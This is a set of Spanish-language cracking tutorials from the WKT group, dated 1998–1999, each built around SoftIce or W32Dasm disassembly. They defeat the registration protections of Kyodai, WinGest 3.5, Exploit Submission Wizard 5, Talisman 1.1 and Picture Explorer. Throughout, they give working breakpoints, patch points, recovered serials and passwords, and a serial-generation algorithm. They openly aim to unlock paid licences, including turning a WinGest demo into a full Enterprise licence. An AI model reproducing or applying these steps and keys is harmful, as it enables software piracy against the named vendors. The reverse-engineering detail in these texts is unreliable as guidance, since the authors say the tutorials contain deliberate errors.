:00464884 84C0                    test al, al
:00464886 7424                    je 004648AC
:00464888 8D4DF8                  lea ecx, dword ptr [ebp-08]
:0046488B A174BA4900              mov eax, dword ptr [0049BA74]
:00464890 8B00                    mov eax, dword ptr [eax]
:00464892 8B80DC050000            mov eax, dword ptr [eax+000005DC]
```

Como podemos observar, al mensaje de error se llega desde un salto condicional en:
:00464886 7424 je 004648AC

Pero lo verdaderamente interesante es esa Call que aparece justo encima del salto, antes de comprobar el valor de AL.

Apuntemos el OFFSET porque será un buen lugar para empezar a jugar con el SoftIce. :o)
:0046487F

Cargamos en el SoftIce el archivo que hemos descomprimido antes con el procdump y nos las arreglamos para poner un Breakpoint justo en :0046487F. Para ello lo mejor es entrar en el Kyodai a traves de la función HMEMCPY y una vez que estamos dentro del código del kyodai ponemos el "bpx 0046487F".

¿Ya tienes puesto el bpx? :o) pulsamos F8 en el SoftIce para entrar en esa call e ir traceando el código (Pulsando F10). Si antes de cargar el SoftIce te has pasado por esta call desde el Wdasm veras unas cosas muy interesantes. :o) Jejeje, el programador ha hecho una lista negra con los nombres de algunos de los mejores crackers, vaya... por ahi veo a mi amigo DASavant de [AnThraX] ;o)

A lo que ibamos: si te fijas en el código anterior a la famosa lista negra verás que en :004796B1 hay una call y justo despues un salto condicional que si lo seguimos.... nos saltamos toda la lista negra. Ummmmm, que cosas!! :o)

Entraremos en esa Call a ver que se cuece. (Pon un breakpoint en el SoftIce)

```
:0047968B E8D4A5F8FF              call 00403C64
:00479690 85C0                    test eax, eax
:00479692 0F8E0C030000            jle 004799A4
:00479698 8D4DFC                  lea ecx, dword ptr [ebp-04]
:0047969B 8B964C2B0500            mov edx, dword ptr [esi+00052B4C]
:004796A1 8BC6                    mov eax, esi
:004796A3 E860B4FFFF              call 00474B08
:004796A8 8B45FC                  mov eax, dword ptr [ebp-04]
:004796AB 8B96502B0500            mov edx, dword ptr [esi+00052B50]
:004796B1 E8BEA6F8FF              call 00403D74
:004796B6 0F85E8020000            jne 004799A4
:004796BC 8B864C2B0500            mov eax, dword ptr [esi+00052B4C]

* Possible StringData Ref from Data Obj ->"Johnny+X/C3'98!"
```

Traceando traceando llegamos a :00403D7B 39D0 CMP EAX,EDX

```
:00403D74 53                    push ebx
:00403D75 56                    push esi
:00403D76 57                    push edi
:00403D77 89C6                  mov esi, eax
:00403D79 89D7                  mov edi, edx
:00403D7B 39D0                  cmp eax, edx
:00403D7D 0F848F000000          je 00403E12
:00403D83 85F6                  test esi, esi
```

uMMM, ¿y si miramos el contenido de esos dos registros?
Escribimos "d edx" y obtenemos nuestro **fake serial**.
Escribimos "d eax" y obtenemos nuestro **verdadero serial**.

That's all Folks!!

Me temo que pronto vereis a alguien más en esa lista negra. :oD

Veamos donde guarda la información de registro. Porque el numero de serie seguramente lo guarde en alguna parte. Tras un monitoreo con el Regmonitor no vemos indicios de que utilice el Registro del Windows. Sin embargo, un minuto con el FileMonitor y descubriremos que Nuestro serial es almacenado en: Kyodai.ini
A pelo!! ni encriptación ni historias. Total... ¿para que? Si tengo una lista negra en el programa de asustar. (Si, asustar asusta, la verdad).

Una vez más nos topamos con otra absurda e inútil protección. Triste, pero real. :o(
Hasta la próxima. Mr.WhiTe [WkT!]

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
     JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
          JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                   Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
	TNT!Crack!Team Tutorial	
Programa	**WinGest v3.5**	W95 / W98 / NT
Descripción	Programa de Gestión y Contabilidad bastante potente.	
Tipo	Versión Demostrativa.	
Url	http://www.sfy.com	
Protección	**Restricciones y límite de uso hasta Septiembre '99.**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, papel y lapiz.	
Objetivo	**Conseguir un serial válido para registrarnos.**	
Cracker	**XASX**	
Fecha	07 de Julio de 1999	

Introducción

Holas, en este tutorial voy a explicar el proceso que he seguido para crackear el WinGest v3.5.
La versión que he crackeado, es una demostrativa que venía en la PC Actual (Nº36 Julio/Agosto 99).
En la página de 'Soft For You' -> http://www.sfy.com/demo.htm se puede descargar también la demo.
Antes de nada, presentar el programa, funciones, precio...:

VERSIONES DE WINGEST DISPONIBLES:

WinGest 3 Standard .La versión Standard está pensada para empresas que no tienen necesidades muy complejas, pero necesitan una aplicación potente al precio más razonable.

WinGest 3 Profesional. La Versión Profesional está dirigida a aquellas empresas que tienen necesidades de mayor envergadura, y que por ello precisan de un control y unas funciones específicas y más complejas. Para esta versión WinGest contempla una serie de módulos adicionales con los que cubrir completamente la gestión de áreas concretas de la actividad de la empresa.

WinGest 3 Entreprise. La Versión Entreprise, más completa, incluye la Versión Profesional, 5 licencias adicionales y los Módulos de aplicación sobre WinGest.

PROGRAMAS	Versión 3.5
WinGest 3.5 Standard	35.000.-
WinGest 3.5 Profesional	120.000.-
WinGest Enterprise - 5 Licencias Adicionales - Todos los Módulos Adicionales ya a la venta.	350.000.-

MÓDULOS ADICIONALES	Versión 3.5
Nuevo Módulo de **CONTABILIDAD**	25.000.-
Módulo de Producción	50.000.-
Módulo Terminal Punto de Venta	50.000.-
Módulo Tallas y Colores	25.000.-
Módulo R.M.A.	65.000.-
Códigos Postales	5.000.-
Módulo Remesas Bancarias y Gestión de pagos a proveedores	35.000.-
Módulo Control Stock Por Lotes y Fecha Caducidad	75.000.-
Módulo de Comunicación	75.000.-
Módulo Facturación Periódica	50.000.-
LICENCIAS DE RED	**Versión 3.5**
Licencia para WinGest Standard	18.900.-

Bueno, podemos observar que el precio es un poco exagerado... sobre todo si lo va a utilizar una pequeña empresa.
En este crack vamos a 'convertir' la versión demostrativa del programa, en la versión Enterprise (350.000 pts) con todos los módulos adicionales y con 900 licencias de red (17.010.000 pts ;))
Total: 17,4 millones de pelas. nada.

Venga, vamos a divertirnos un poco xD.

Al Atake

Nada más ejecutar el programa, nos aparece una ventana donde podemos elegir registrarnos o entrar al programa en modo demostración.

Elegimos registrarnos, que es lo que nos interesa.
Nos abre otra ventana 'Asistente de registro', y nos pide los siguientes datos:

- Nombre
- Empresa
- CIF

Introducimos cualquier cosa y continuamos (no tiene ninguna importancia lo que pongamos... incluso podemos no poner nada).
Ahora nos aparece otra ventana con más opciones, esta si que es importante, porque aquí le diremos al programa que versión es la que vamos a comprar (estandar, profesional, enterprise) y según eso nos dejará poner unos módulos u otros.

El número de serie no tiene importancia... ponemos cualquier cosa. p. ej 'xasx'.

Elegiremos la versión Enterprise, mejor que sobre que no que falte ;), todos los módulos se seleccionan automaticamente y vamos a poner también alguna licencia de red más... por ejemplo 900 xD. (el máximo son 999).

Ok, ahora con todo esto hecho, pulsamos siguiente y aparece un codigo de este estilo:

```
6921-59610/3*33311111-900
^^^^^^^ ^ ^^^^^^ ^^^
código variable -- est/pro/ent ----- módulos -- nº licencias de red.
```

Bueno, ya tenemos el código.
Ahora se supone que tenemos que comunicar por fax o por teléfono este código a 'Soft for you', y despues de haber ingresado la pasta correspondiente a la versión que hallamos elegido, se nos dará un contra-código que introducimos en la siguiente ventana.

Ya estamos en la ventana donde hay que introducir el 'contra-código'.

Aquí es donde empieza realmente el cracking.

En Busca del 'contra-código'

Introducimos un número al azar, y nos dice: ¡Lo Siento!, el contracódigo introducido está mal.
¿Porqué se disculpa?, acaso es un juego... parece que sí. xD.

Vamos a buscar el código del programa que llama a esta ventana.
ohhh, W32DASM parece que no funciona muy bien con este programa... WINGEST.EXE ocupa 10,4 Mb de 'basurilla' programada con VisualFoxPro 6.0.

Parece que tendremos que utilizar SoftIce... más divertido todavia, xD.

Despues de probar bastantes breakpoints sin éxito (típicos getdlgitemtext(a), getwindowtext(a)... etc etc), me doy cuenta que es un programa hecho en Visual Fox Pro 6.0, por lo que utilizará una libreria propia al estilo de Visual Basic.

Asi es: VFP6R.DLL / Microsoft® Visual FoxPro® Runtime Library.

Ya estamos a punto de meternos a probar apis propias de esta libreria (bastante poco conocida en el cracking), pero antes de entrar de lleno... ¿porque no vamos primero a lo facil y hechamos un vistazo en la memoria por si acaso entre comparación y comparación se ha quedado algún numero interesante por hay?

Rebuscando en la RAM

El comando para buscar con SoftIce es:

S = Search
S 0 l ffffffff ´lo que quieras buscar´

La busqueda la realizaremos despues de haber introducido un contra-código y pulsado |siguiente|, porque ya se habrán hecho todas las comparaciones en memoria y podremos encontrar algún resto.

Recordamos que nuestro código era: 6921-59610/3*33311111-900 (la primera parte es distinta cada vez).

El mejor string para buscar que se me ocurre es: 3*33311111-900 : la parte final del código que nos da el programa y solo varía con los datos de registro.

Entramos en softice (ctrl+d):
Utilizamos la función de buscar...: s 0 l ffffffff ´3*33311111-900´
y vamos pulsando <s> varias veces hasta que llegamos a algún lugar interesante.

Despues de pulsar <s> unas 15 veces (pueden ser + o -), llegamos a un sitio, donde vemos lo siguiente:
<<número desconocido 5 caracteres>>.....610/3*33311111-900.....<<nuestro contra-código>>.

(para movernos en la ventana de datos del softice, hay que pulsar alt+flecha arriba/abajo)

hmmmmmmmm..... que hacen hay esos números tan juntos?... apuntaremos el nº de 5 caracteres en un papel y vamos otra vez al Wingest.
Pulsamos en el botón |anterior| y volvemos a entrar a softice (ctrl+d),

hmmmmmmmmmmm..... el nº ya no está... y en su lugar pone: "enrerant".
vamos a probar a escribir el 'nº desconocido' que tenemos apuntado en la casilla de contra-código, a ver si por casualidad....

xDDDD... Felicidades, ya tiene Wingest registrado, le deseamos un buen día.

Bueno, parece que ha funcionado... y no nos hemos tenido que meter a tracear en el oscuro mundo de VFP6R.DLL / Microsoft® Visual FoxPro® Runtime Library.

Pulsamos finalizar y el programa carga normalmente, sin la palabra demostración en la ventana de inicio...
Cerramos el Wingest y le volvemos a abrir. hmm carga correctamente y ya no sale ninguna ventana para que nos registremos, además funcionan todos los módulos y no hay restrinciones, ni caduca.

Lo hemos conseguido!!!!!!,

Ahora buscamos donde se guarda la información de que está registrado:

Lo puede hacer en varios lugares:
Registro del Windows -> Comprobamos con 'regmon' si accede a alguna cadena propia. NO.
Fichero .ini -> Comprobamos con 'filemon' los ficheros .ini que consulta al cargar.
Otro fichero propio -> Parece que va a ser esto... miramos los últimos ficheros modificados en el directorio del Wingest, y vemos que el CONT.DBF se ha modificado justo cuando registramos el programa.
Miramos el fichero con un editor de texto y efectivamente, este es el fichero donde se guarda la información de que el programa está registrado.
Si le borramos nos vuelve a salir la ventana de registro al arrancar, y si le volvemos a poner, el programa carga registrado.

Bueno, ya está crackeado.
No ha sido muy dificil, aunque hemos tenido suerte de no tener que tracear ni una sola línea de código, tal vez en la próxima versión el sistema de protección esté mejorado y nos tengamos que ver la cara con: VFP6R.DLL / Microsoft® Visual FoxPro® Runtime Library... quien sabe.

Hasta el próximo tutorial...

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Exploit Submission Wizard 5**	W95 / W98 / NT
Descripción	Programa de registro de paginas web en buscadores.	
Tipo	Shareware	
Url	http://www.exploit.net	
Protección	**Limitacion a solo registrar tu pagina web en 17 buscadores.**	
Dificultad	1) Principiante, 2) **Amateur,** 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Conseguir la clave para registrarse.**	
Cracker	**Esiel2**	
Fecha	1 de Junio de 1999	

Introducción

En este tutorial se vera como hacer una aproximacion a un programa hecho en visual basic con el depurador soft-ice, sin usar el Smartcheck (esto puede ser un poco lioso) . Lo primero de todo, tenemos que asegurarnos que en el fichero winice.dat tenemos la siguiente linea:

exp=c:\windows\system\msvbvm60.dll

Sin esta linea, claro esta, no podriamos hacer nada. ;)

Al Atake

Vamos a por el, y lo que hacemos despues de ejecutarlo, ver un menu donde pone REGISTER pulsamos sobre el y nos aparece lo que buscamos, un textbox donde nos pide la clave para poder registrarnos y en su lugar esta la cadena "Free Submission Wizard Only", tendremos que borrarla y poner nuestra clave favorita, en mi caso 'esiel2'. Pulsamos sobre el boton que pone 'Save Wizard Key' y nos sale el tipico mensaje diciendo que la clave no es correcta, tras esto, si nos fijamos detectamos que el programa automaticamente pone en mayusculas las dos primeras letras de mi password, ¡Que Raro!, solo las dos primeras, el resto lo deja en minusculas. Bueno, bueno, bueno, intentemos un aproximamiento un breakpoint ¿cual se os ocurre? ... ¡VENGA!... ¿Ninguno? .... Pues el de casi siempre, rtcmsgbox, asi que escribimos nuestro clave otra vez 'esiel2' y pulsamos sobre el boton ... y zash ... volvemos al soft-ice despues de nuestro breakpoint, asi que como ya nos ha sacado el mensaje de error tendremos que subir hacia arriba para encontrar donde toma la decision de que nuestra clave sea correcta o incorrecta, y nos encontramos con la siguientes intrucciones:

```
0137:0048E79E   add esp,38
0137:0048E7A1   test di,di
0137:0048E7A4   jz 0048E88F                                  <--- Aqui toma la
decision
0137:0048E7AA   mov edi, [MSVBVM60!__vbastrcat]                si sacar el error o
no
0137:0048E7B0   push 00442038                                   dependiendo del
flag 'z'
                                                              creo que sabeis al
que
                                                              me refiero ;)
```

Pero, resulta que si cambiamos el flag, nos sale el mensaje de que estamos registrados pero cuando queremos registrarnos en mas de 17 buscadores nos dice que no puede ser, ¿como es eso?, ¿no estabamos ya registrado?, ... pues no. Pues entonces, tendremos que hacerlo mas fino y buscar una clave que sea realmente valida para ello, asi que si nos acordamos del principio en donde vimos que el programa cogia las dos primeras letras y las convertia en mayusculas, asi que si buscamos un breakpoint o bien coja caracteres a la izquierda de la cadena o bien tranforme caracteres en mayusculas, con lo que si nos miramos el tutorial sobre *Crackeando en Visual Basic* podemos ver ambos breakpoint, los cuales son los siguientes:

rtcLeftCharBstr
rtcUpperCaseBstr

Probamos con el primer breakpoint, volvemos al programa y pulsamos sobre el boton e inmediatamente regresamos de nuevo al Soft-ice en las siguientes lineas:

```
0137:0048E512   push edx
0137:0048E513   call [MSVBVM60!rtcLeftCharBstr]     <--- Coge caracteres a la
izda.
0137:0048E519   mov edx,eax
```

```
0137:0048E51B   lea ecx, [ebp-1c]
0137:0048E51E   call esi
```

En estas lineas se coge los dos primeros caracteres de mi clave introducida, que fue 'esiel2', pues se coge 'es'. Y despues sigue con:

```
0137:0048E520   push eax
0137:0048E521   call [MSVBVM60!rtcUpperCaseBstr]     <--- Aqui convierte 'es'
en 'ES'
0137:0048E527   mov edx,eax
0137:0048E529   lea ecx, [ebp-24]
0137:0048E52C   call esi
0137:0048E52E   push eax
0137:0048E52F   mov eax, [005112E8]
  ....
  ....
0137:0048E54A   push eax
0137:0048E54B   push ecx
0137:0048E54C   call [MSVBVM60!rtcRightCharBstr]    <--- Coge caracteres a la
dcha.
0137:0048E552   mov edx, eax                                  'iel2'.
0137:0048E554   lea ecx, [ebp-20]
0137:0048E557   call esi
0137:0048E559   push eax
0137:0048E55A   call [MSVBVM60!rtcLowerCaseBstr]  <--- Convierte los
anteriores
0137:0048E560   mov edx,eax                                   caracteres en
minusculas.
0137:0048E562   lea ecx, [ebp-28]
0137:0048E565   call esi
  ....
  ....                Y asi pulsando la tecla F10 hasta que nos encontramos algo
interesante
  ....                 como lo que viene ahora.
  ....
0137:0048E6C7   push 02
0137:0048E6C9   push edx
0137:0048E6CA   call [MSVBVM60!rtcLeftCharBstr]     <--- Coge de nuevo 2
caracteres
0137:0048E6D0   mov edx,eax                                    a la izquierda de mi
clave.
0137:0048E6D2   lea ecx, [ebp-38]
0137:0048E6D5   call esi
0137:0048E6D7   mov ebx, [MSVBVM60!__vbaStrcmp]   <--- ¡Funcion para
comparar
                                                              cadenas!! ¿para que
puede
                                                              servir esta funcion?  jeje

0137:0048E6DD   push eax              <--- Se guarda lo que realmente le interesa al
programa
                                           de mi clave que son las dos primeras letras
```

en
mayusculas 'ES'
0137:0048E6DE push 004420EC <--- Es la direccion donde se guarda la clave
correcta. Podemos verla poniendo: D
4420EC
Y nos daria como resultado 'PW'

* En estos 2 ultimos push se guarda las dos cadenas que ha comparado la funcion
api __vbastrcmp.

.... Seguimos observando el programa, puesto que como sabemos donde
.... toma la decision de decirnos si somos buenos o somos malos pues tendremos
que
.... tracearlo un pokito y de camino viendo lo que va sucediendo.
....
0137:0048E6EE push 02
0137:0048E6F0 neg edi
0137:0048E6F2 push eax
0137:0048E6F3 neg edi
0137:0048E6F5 call [MSVBVM60!rtcLeftCharBstr]
0137:0048E6FB mov edx,eax
0137:0048E6FD mov ecx, [ebp-30]
0137:0048E600 call esi <--- Hace referencia al api __vbastrcmp
0137:0048E602 push eax <--- ¡¡ Curioso ¡¡ Se vuelve a guardar de nuevo
las dos
primeras letras de mi clave y en mayusculas
('ES')
0137:0048E603 push 004420E0 <--- Es la direccion donde se guarda otra clave
correcta!!!! en este caso es: 'EW'
....
.... Avanzamos un pokito y nos encontramos otra vez con esto.

0137:0048E61A call [MSVBVM60!rtcLeftCharBstr]
0137:0048E620 mov edx,eax
0137:0048E622 mov ecx, [ebp-28]
0137:0048E625 call esi <--- Hace referencia al api __vbastrcmp
0137:0048E627 push eax <--- Vuelve a guardar las 2 primeras letras de mi
clave
en mayusculas('ES').
0137:0048E628 push 004420D4 <--- Otra clave correcta, en este caso es: 'DN'.

....
....
0137:0048E63F call [MSVBVM60!rtcLeftCharBstr]
0137:0048E645 mov edx,eax
0137:0048E647 mov ecx, [ebp-20]
0137:0048E64A call esi <--- Hace referencia al api __vbastrcmp
0137:0048E64C push eax <--- Vuelve a guardar las 2 primeras letras de mi
clave
en mayusculas ('ES').
0137:0048E64D push 004410C8 <--- Otra clave correcta, en este caso es: 'KX'

....
.... Seguimos trazando el programa en busca de nuestro " jz 0048E88F "
... Hasta que lo encontramos.

Ahora procedemos a probar una de las multiples claves correctas que hemos encontrado, pero tenemos una sorpresa y es que cuando pulsamos sobre el boton para comprobar pues nos sigue dando un error, asi que pensemos un poko .... seguramente algo se nos habra pasado por alto, pero la funcion de comparacion tomaba dos caracteres de mi cadena y devolvia dos caracteres como 'validos', y ademas el programa solo convierte a mayusculas las 2 primeras de mi clave ..... ummm .... uummmm.... y si cogemos y ponemos en el textbox la palabra clave+(4 o 5 espacios en blancos)... pues FUNCIONA, luego hemos crackeado este programa sin necesidad del Smartcheck. Resumiendo las posibles claves validas son:

PW_esiel2
EW-esiel2
DN-otra_vez-soy-yo-(esiel2)
KX-;o)
DNEWPWKX
....

Y asi todos las que quieras, esto es todo, hasta la proxima ..... Un Saludo. ;)

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
ProgrAmA	**Talisman v1.1**	W95 / W98 / NT
DEsCripCión	Programa para crear tu propio escritorio de Windows.	
Tipo	Shareware (25 $)	
Url	http://www.lighttek.com	
ProtECCión	**Numero de Serie.**	
DiFiCultAD	**1) Principiante**, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
HerrAmiEntAs	SoftIce 3.24	
oBjEtivo	**Obtener un número de Serie valido.**	
CrACkEr	**Mr.WhiTe [WkT!]**	
FEChA	11 de Mayo de 1999	

Introducción

El programa no tiene limitaciones por no estar registrado, pero aparece una nag-screen cada vez que se arranca el programa. Hay una opción para registrarse, introduciendo el nombre y la clave. El objetivo será obtener nuestro número de serie correcto y comprender mejor el funcionamiento de la función HMEMCPY.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Ponemos un nombre, y clave cualquiera, y nos aparece un mensaje de clave incorrecta.
"Invalide registration name or code. Try again."

Podriamos utilizar el "death listing" o listado muerto y bucear en el código una vez desensamblado con el Wdasm 8.9, pero lo mejor será practicar un poco con el SoftIce. :o)

Así pues, cargamos el Talisman y nos disponemos a introducir nuestro nombre y un numero de serie cualquiera.
Vamos al SoftIce(Ctrl+D) ,ponemos el breakpoint(BPX HMEMCPY) y volvemos al programa(Ctrl+D), ahora pulsamos el boton " Register! " y aparecemos en el SoftIce.
Como teniamos dos campos a rellenar (nombre y serial) ahora nos encontramos en el primero, pulsamos F11 (o Ctrl+D, es lo mismo) con lo cual el Softice nos pega otro pantallazo :o)
Ahora si, estamos en el buen camino. ;o)

Desactivamos el breakpoint (BD 00) y pulsamos F12 unas cuantas veces hasta llegar al código del Talisman.
Traceamos un rato (F10) hasta alcanzar el siguiente fragmento de código:

```
:0047FC88 E8E73FF8FF     call 00403C74
:0047FC8D 85C0           test eax, eax
:0047FC8F 7E13           jle 0047FCA4
:0047FC91 BA01000000     mov edx, 00000001  ;Empieza con el primer caracter
:0047FC96 8B4DF8         mov ecx, dword ptr [ebp-08]
:0047FC99 0FB64C11FF     movzx ecx, byte ptr [ecx+edx-01] ;Mueve el codigo del caracter a ECX
:0047FC9E 03F1           add esi, ecx ;Va sumando los codigos
:0047FCA0 42             inc edx      ;Prepara el siguiente caracter
:0047FCA1 48             dec eax      ;Decrementa el numero de caracteres que quedan
:0047FCA2 75F2           jne 0047FC96 ;Ultimo caracter?
```

Este es el comienzo del código que se utiliza para calcular nuestro número de serie.
Se pasan los caracteres ASCII del nombre a su correspondiente valor hexa y se van sumando. Si seguimos traceando (F10) llegamos al siguiente punto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0047FC8F(C)
|
:0047FCA4 8975EC         mov dword ptr [ebp-14], esi
:0047FCA7 DB45EC         fild dword ptr [ebp-14]
:0047FCAA E8C52CF8FF     call 00402974
:0047FCAF 69C009030000   imul eax, 00000309 ;Multiplica la suma por 309
:0047FCB5 8BF0           mov esi, eax
:0047FCB7 3B75FC         cmp esi, dword ptr [ebp-04] ;Compara serial real con el nuestro
:0047FCBA 0F85BF000000   jne 0047FD7F  ;Salta si "mal cracker"
:0047FCC0 B201           mov dl, 01    ;Activa el Flag de REGISTRADO
:0047FCC2 A1E0D54700     mov eax, dword ptr [0047D5E0]
:0047FCC7 E810DAFFFF     call 0047D6DC
:0047FCCC 8BF0           mov esi, eax
:0047FCCE B101           mov cl, 01

* Possible StringData Ref from Code Obj ->"Invalide registration name or "
                                        ->"code. Try again."
                                    |
:0047FD7F B830FE4700     mov eax, 0047FE30
:0047FD84 E80B0CFCFF     call 00440994
```

Como puede observarse, en este fragmento de código se multiplica la suma obtenida anteriormente por 309, y el valor se guarda en esi para su posterior comprobacion en :0047FCB7.

Si nos situamos en esta línea " :0047FCB7 3B75FC cmp esi, dword ptr [ebp-04] " y escribimos en el SoftIce " ? esi " obtendremos nuestro ansiado número de serie.
Facil ¿verdad? ;o)
Puesto que el algoritmo empleado es sumamente sencillo, se deja como ejercicio al lector crear un generador de numeros de serie.


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
    JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
         JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                  Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
DiFiCultAD		DiFiCultAD
progrAmA	**Picture Explorer 1.2.1**	W95
DEsCripCión	Imagen	
tipo	Shareware ($26)	
url	http://www.secret-dan.com/pe	
protECCión	**Nag-Screen**	
DiFiCultAD	2) Amateur	
hErrAmiEntAs	W32Dasm	
CrACkEr	**Mr.Grey**	
FEChA	Diciembre 1998	
ComEntArio	Administrador de ficheros gráficos.	

Introducción

El objetivo sera encontrar el numero de registro real del programa.

Al Atake

Cuando arrancamos el Picture Explorer, nos sale directamente una Nag-Screen recordandonos que estamos en una version Shareware y dandonos opcion a registrarla o escribir un **Password** que el nos da para trabajar en modo Shareware.
Este **Password** que el nos da, y que sale en las lineas que hay encima de donde pide los campos, varia cada vez que arrancamos el programa.

Si intentamos registrar el programa, vemos que nos pide tres campos:

User Name: **Mr.Grey**
Organization: **Mr.Grey**
Password: **30071996**

pero si nos fijamos, el boton de **Siguiente >** esta desactivado hasta que se introduzca un **Password** correcto.
En este momento, introduciremos el **Password** que el nos da y que es de **5** caracteres.

Una vez introducido, el boton de **Siguiente >** se convierte en el boton **Finalizar** y esta activado, pulsar este boton y entraremos en el programa.

Si miramos en el menu **Help / About Picture Explorer...** veremos que como registro, nos sale **No register** en lugar de lo que pusimos nosotros en la pantalla de registro.
Esto nos servira para atacar la proteccion del programa desde el W32Dasm.

Arrancar el W32Dasm y abrir una copia del fichero **Picexpl.exe**, una vez desensamblado, salvarlo para no tener que volverlo a hacer.

Ir al menu **Refs / String Data References** y buscar la frase **No register**, una vez encontrada, hacer doble click sobre ella para situarnos en la parte de codigo que corresponda:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004011DF(C)
|

* Possible StringData Ref from Data Obj ->"No Register"
|
:0040125A BE74A14A00 mov esi, 004AA174
:0040125F 8D4F5C lea ecx, dword ptr [edi+5C]
:00401262 56 push esi
:00401263 E864C40500 call 0045D6CC
:00401268 56 push esi
:00401269 8D8F98000000 lea ecx, dword ptr [edi+00000098]
:0040126F E858C40500 call 0045D6CC
```

Vemos que aqui se viene por un salto condicional en la linea **:004011DF**, luego esto quiere decir que en esa parte de codigo debe estar la verificacion de si se esta registrado o no, veamos esta parte de codigo:

```
:00401174 33DB xor ebx, ebx
:00401176 3C79 cmp al, 79 <-- Interesante
:00401178 0F95C3 setne bl
:0040117B 33C0 xor eax, eax
:0040117D 80FA58 cmp dl, 58 <-- Interesante
:00401180 0F95C0 setne al
:00401183 03D8 add ebx, eax
:00401185 33C0 xor eax, eax
:00401187 807DF365 cmp byte ptr [ebp-0D], 65 <-- Interesante
:0040118B 0F95C0 setne al
:0040118E 03D8 add ebx, eax
:00401190 33C0 xor eax, eax
:00401192 807DF273 cmp byte ptr [ebp-0E], 73 <-- Interesante
:00401196 0F95C0 setne al
:00401199 03D8 add ebx, eax
:0040119B 33C0 xor eax, eax
:0040119D 807DF178 cmp byte ptr [ebp-0F], 78 <-- Interesante
:004011A1 0F95C0 setne al
:004011A4 03D8 add ebx, eax
:004011A6 33C0 xor eax, eax
:004011A8 807DF078 cmp byte ptr [ebp-10], 78 <-- Interesante
:004011AC 0F95C0 setne al
:004011AF 03D8 add ebx, eax
:004011B1 33C0 xor eax, eax
:004011B3 807DEF37 cmp byte ptr [ebp-11], 37 <-- Interesante
:004011B7 0F95C0 setne al
:004011BA 03D8 add ebx, eax
:004011BC 33C0 xor eax, eax
:004011BE 80F978 cmp cl, 78 <-- Interesante
:004011C1 0F95C0 setne al
:004011C4 03D8 add ebx, eax
:004011C6 33C0 xor eax, eax
:004011C8 807DEE36 cmp byte ptr [ebp-12], 36 <-- Interesante
:004011CC 0F95C0 setne al
:004011CF 03D8 add ebx, eax
:004011D1 33C0 xor eax, eax
:004011D3 807DED35 cmp byte ptr [ebp-13], 35 <-- Interesante
:004011D7 0F95C0 setne al
:004011DA 03D8 add ebx, eax
:004011DC 895DE0 mov dword ptr [ebp-20], ebx
:004011DF 7579 jne 0040125A <-- No registrado
:004011E1 CC int 03
:004011E2 C3 ret
```

Poner atencion a las lineas anteriores al salto a la rutina de error, en las comparaciones o **CMPs** que hay sobre valores **fijos** y que en total son **10**.
estas comparaciones son:

	AL	DL	EBP-D	EBP-E	EBP-F	EBP-10	EBP-11	CL	EBP-12	EBP-13
Hexadecimal	**79**	**58**	**65**	**73**	**78**	**78**	**37**	**78**	**36**	**35**
ASCII	**y**	**X**	**e**	**s**	**x**	**x**	**7**	**x**	**6**	**5**

Como se puede suponer, este es el **Password** de registro real y que ademas es siempre el mismo. Mirando unas lineas mas arriba de donde empieza la rutina de comprobacion, podemos ver como hay que colocar el **Password** para que coincida luego con la comprobacion:

```
:00401142 8A5001 mov dl, byte ptr [eax+01]
:00401145 8A08 mov cl, byte ptr [eax] <-- 1 caracter
:00401147 8855ED mov byte ptr [ebp-13], dl <-- 2 caracter
:0040114A 8A5002 mov dl, byte ptr [eax+02]
:0040114D 8855F0 mov byte ptr [ebp-10], dl <-- 3 caracter
:00401150 8A5003 mov dl, byte ptr [eax+03]
:00401153 8855EE mov byte ptr [ebp-12], dl <-- 4 caracter
:00401156 8A5004 mov dl, byte ptr [eax+04]
:00401159 8855F1 mov byte ptr [ebp-0F], dl <-- 5 caracter
:0040115C 8A5005 mov dl, byte ptr [eax+05]
:0040115F 8855EF mov byte ptr [ebp-11], dl <-- 6 caracter
:00401162 8A5006 mov dl, byte ptr [eax+06]
:00401165 8855F2 mov byte ptr [ebp-0E], dl <-- 7 caracter
:00401168 8A5007 mov dl, byte ptr [eax+07]
:0040116B 8855F3 mov byte ptr [ebp-0D], dl <-- 8 caracter
:0040116E 8A5008 mov dl, byte ptr [eax+08] <-- 9 caracter
:00401171 8A4009 mov al, byte ptr [eax+09]<-- 10 caracter
```

